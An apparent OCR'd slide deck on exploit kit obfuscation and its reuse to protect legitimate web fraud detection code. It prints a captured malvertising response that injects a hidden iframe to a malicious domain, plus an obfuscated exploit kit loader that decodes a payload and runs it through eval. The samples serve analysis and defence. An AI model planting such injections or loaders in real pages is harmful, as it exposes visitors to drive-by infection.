Statistics Inspectors AutoResponder Composer Filters Log Timeline
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Caching
Cookies Raw JSON XML
View in Notepad ...

| # | Result | Protocol | Host | URL | Body | Content-Type |
|---|---|---|---|---|---|---|
| 1... | 304 | HTTP | l.yimg.com | /rq/darla/2-5-7/html/r-sf.... | 0 | |
| 1... | 200 | HTTP | l.yimg.com | /zz/combo?nq/s/launch/co... | 539,325 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?/kx/yucs/uh3/... | 73,873 | application/... |
| 1... | 200 | HTTP | b.scorecardresearch.com | /p?c1=2&c2=7241469&c5... | 43 | image/gif |
| 1... | 304 | HTTP | l.yimg.com | /d/lib/bc/bc_2.0.5.js | 0 | |
| 1... | 304 | HTTP | l.yimg.com | /rq/darla/2-5-7/js/sfext-m... | 0 | |
| 1... | 200 | HTTP | Tunnel to | ucs.query.yahoo.com:443 | 683 | |
| 1... | 200 | HTTPS | ucs.query.yahoo.com | /v1/console/yql?q=select... | 204 | text/javasc... |
| 1... | 302 | HTTP | ad.yieldmanager.com | /st?ad_type=iframe&ad_s... | 0 | |
| 1... | 200 | HTTP | ads.yahoo.com | /st?ad_type=iframe&ad_s... | 6,139 | |
| 1... | 200 | HTTP | csc.beap.bc.yahoo.com | /yi?bv=1.0.0&bs=(135ue... | 43 | image/gif |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/7069/color-... | 25,233 | application/... |
| 1... | 200 | HTTP | ads.yahoo.com | /imp?_cbv=3387525113&... | 295 | application/... |
| 1... | 200 | HTTP | ads.yahoo.com | /get-user-id?ver=2&S=23... | 0 | text/javasc... |
| 1... | 200 | HTTP | widget.uservoice.com | /GnqW94kJH38RyG8SOBi... | 89,643 | text/javasc... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/a/o/comm... | 6,871 | text/css; c... |
| 1... | 302 | HTTP | slaptoniktons.net | / | 0 | text/html |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/common/... | 11,053 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/templates... | 210,827 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/templates... | 122,002 | application/... |
| 1... | 200 | HTTP | l.yimg.com | /zz/combo?tq/att/131212... | 153,016 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/7069/class... | 29,685 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/7069/widge... | 856 | text/css; c... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/mail/ui/w... | 1,986 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/templates... | 1,446 | application/... |
| 1... | 200 | HTTP | l2.yimg.com | /zz/combo?nq/s/mail/ui/fol... | 7,366 | application/... |

ALT+Q > type HELP...

**Request Headers** [ Raw ] [Header Definitions]

```
GET /imp?_cbv=3387525113&_msd=1&_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi_SdWKL1bCiUNA
Client
    Accept: */*
    Accept-Encoding: gzip, deflate
    Accept-Language: en-us
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
Cookies / Login
  ⊞ Cookie
Miscellaneous
    Referer: http://ads.yahoo.com/st?ad_type=iframe&ad_size=300x250&site=1140947&section_code=2355337551&cb=138
Transport
    Connection: Keep-Alive
    Host: ads.yahoo.com
```

```
document.write('<div style=\"display:none\"><iframe src=\"http://slaptoniktons.net/\" width=300 height=250></iframe></div>');
var rm_data = new Object();
rm_data.creative_id = 24321466;
rm_data.offer_type = 10;
rm_data.entity_id = 985264;

if (window.rm_crex_data) {rm_crex_data.push(24321466);}
```

0:0 0/295 125 Find... (press Ctrl+Enter to highlight all)

All Processes 1 / 1,960 http://ads.yahoo.com/imp?_cbv=3387525113&_msd=1&_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi_SdWKL1bCiUNAPUsafEhrsUkqXalLGqLwADy40%7c97850027

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
# Use of Multiple Vulnerabilities

- Typically attempt to exploit multiple vulnerabilities in different applications
  - One vulnerability suffices for infection



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

# Using Obfuscation


- Obfuscation fails most static analyzers



```
c.ActiveXEnabled=true;break}}c.head=c.isDefined(document.getElementsByTagName)?document.getElemen
c.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).test(h)?RegExp.$1:"0.9"):null;c.isSafari=(/Safari\s*\/\s*\d/i).test(h)&&
c.isOpera&&((/Version\s*\/\s*(\d+\.?\d*)/i).test(h)||1)?parseFloat(RegExp.$1,10):null;c.addWinEvent("load
c.getVersionDelimiter=d;return -3}b=c[d.toLowerCase().replace(/\s/g,"")];if(!b||!b.getVersion){return -3}
c.garbage=false;if(c.isIE&&!c.ActiveXEnabled){if(b!==c.java){return -2}}return 1},fPush:function(b,a){
function(b){var c=this,a;if(c.isArray(b)){for(a=0;a<b.length;a++){if(b[a]===null){return}c.call(b[a]);
]:0,a>3?c[3]:0)}else{if(b.isFunc(c)){c(b)}}},$$isMinVersion:function(a){return function(h,g,d,c){var e
(!a.isStrNum(g)){return -3}if(f.getVersionDone!=1){f.getVersion(d,c);if(f.getVersionDone===null){f.getV
f.version,g,f)>=0?1:-1))}return b}},getVersionDelimiter:",",$$getVersion:function(a){return function(g,c
null){f.getVersionDone=1}}a.cleanup();b=(f.version||f.version0);return b?b.replace(a.splitNumRegx,a.getV
a.addEventListener){a.addEventListener(d,c,false)}else{if(a.attachEvent){a.attachEvent("on"+d,c)}else{
){c()}}},WLfuncs:[0],runWLfuncs:function(a){a.winLoaded=true;a.callArray(a.WLfuncs);if(a.onDoneEmpt
a.call(b)}else{a.fPush(b,a.WLfuncs)}}},div:null,divWidth:50,pluginSize:1,emptyDiv:function(){var c=this,a
){if(d==0){for(e=b.childNodes.length-1;e>=0;e--){b.removeChild(b.childNodes[e])}c.div.removeChild(b)
a.isFunc(a.WLfuncs[a.WLfuncs.length-1])){return}if(a.java){if(a.java.OTF==3){return}if(a.java.funcs&&
 g,d=this,f=null,b=d.getContainer(c);try{if(b&&b.firstChild){f=b.firstChild}if(a&&f){f.focus()}}catch(g){
.g=n.createElement("span"),o,h,f="<";var l=function(t,s){var v=t.style,d,u;if(!v){return}v.outline="none
```

Exploit kit code






```
<body><script></script>
<textarea>10091,10076,10083,10094,10077,10088,10082,10083,10161,10092,10083,10093,10098,10079,
10092,10093,10088,10079,10092,10094,10077,10153,10152,10070,10074,10088,10083,10093,10082,10074,
10147,10085,10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,
10089,10077,10077,10081,10135,10146,10146,10070,10157,10116,10072,10078,10080,10085,10113,10096,
10078,10078,10074,10082,10079,10093,10068,10154,10134,10068,10134,10093,10082,10094,10076,10084,
10092,10083,10077,10147,10074,10079,10088,10077,10092,10153,10159,10133,10095,10082,10093,10072,
10131,10133,10114,10127,10119,10124,10126,10109,10161,10088,10093,10132,10113,10093,10091,10144,
10161,10089,10092,10088,10090,10089,10077,10132,10145,10161,10074,10088,10093,10077,10089,10132,
10145,10161,10094,10085,10096,10078,10078,10088,10093,10132,10094,10085,10078,10088,10093,10135,
10126,10128,10137,10128,10136,10138,10137,10145,10148,10143,10137,10145,10125,10148,10144,10144,
10126,10123,10148,10128,10143,10141,10125,10148,10141,10141,10141,10140,10140,10142,10140,10141,
[illegible]
[illegible],10092,10163,10154,10078,10077,10072,10085,10092,10154,10152,10152,10134,
10075,10096,10079,10161,10088,10091,10079,10132,10093,10082,10094,10076,10084,10092,10083,10077,
10147,10090,10092,10077,10124,10085,10092,10084,10092,10083,10077,10127,10072,10120,10093,10153,
10154,10089,10092,10085,10085,10082,10154,10152,10134,10089,10092,10085,10085,10082,10147,10085,
10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,10096,10095,
10082,10076,10077,10135,10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,
10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,10095,10085,10096,10083,
10086,10154,10134,10068,10094,10096,10077,10094,10089,10153,10092,10152,10070,10068,10134,10078,
10092,10077,10109,10088,10084,10092,10082,10076,10077,10153,10092,10083,10093,10098,10079,10092,
10093,10088,10079,10092,10094,10077,10149,10161,10139,10145,10145,10145,10152,10134,10068,10092,
10074,10075,10091,10153,10152,10134</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ofeps = null;var tvpk =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var njyrs = 0; njyrs <
tvpk.length; njyrs++) {var mxu = tvpk.item ? tvpk.item(njyrs) : tvpk[njyrs];xeyw=(mxu.cssText) ?
mxu.cssText : mxu.style.cssText;ofeps = xeyw.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s =
"";var g = function(){return this;}();gwq = g["e"+ofeps.substr(0,2)+"l"];igfp =
document.getElementsByTagName("textarea")[9-9].value.split(",");vql=gwq(ofeps.substr(2));for (var
i = 0; i < igfp.length; i++) {trcon = 10193 - 1*igfp[i];s += vql(trcon);}gwq(s);</script></body>
```

The same code, obfuscated


# Similarity of Challenges



Protecting web fraud detection code

Escaping detection by exploit kits

# Leveraging Cybercriminals' Tactics



Security Vendors

Cybercriminals

Web Fraud Detection

Secure Web Gateways

Banking Trojans

Exploit Kits


Obfuscation

Obfuscation Reuse

# Using Exploit Kit Obfuscation for Defense

# Applying Obfuscation to Defensive Code


- If cybercriminals can protect their code with obfuscation, why can't legit sites do the same?



```
<?php

$code = 'var machine_infected = true;if (machine_infected == true)
{   alert("machine infected!");} else { alert("machine is clean");}';
$code2= "";
for ($i= 0; $i<strlen($code); $i++) {
    $code2 .= urlencode(chr(ord($code[$i]) + 1));
}
?>
<script>
ff ="";
cc = "<?php echo $code2; ?>";
// deobfucate:
dd = unescape(cc);
for (var i=0; i< dd.length; i++) {
    ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
}
eval(ff);

</script>
```



```
<script>
ff ="";
cc = "wbs%21nbdijof%60jogfdufe%21%3E%21usvf%3Cjg%21%29nbdijof%60jogfdufe%21%3E%3E%21usvf*%21%7C%0Abmfsu%29%23nbdijof%21jogfdufe%22%23*%3C%7E%21fmtf
7E";
// deobfucate:
dd = unescape(cc);
for (var i=0; i< dd.length; i++) {
      ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
}
eval(ff);
</script>
```

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
# Use of Obfuscation for Legit Code

- The idea in general is not new
- Suggested in the past for
  - Hindering hacker attacks
  - Protecting Intellectual Property (IP)
- Already used by some applications (e.g. Oracle's Java cryptography code)
- A recent study about "unhackable" obfuscation for legit apps (1)
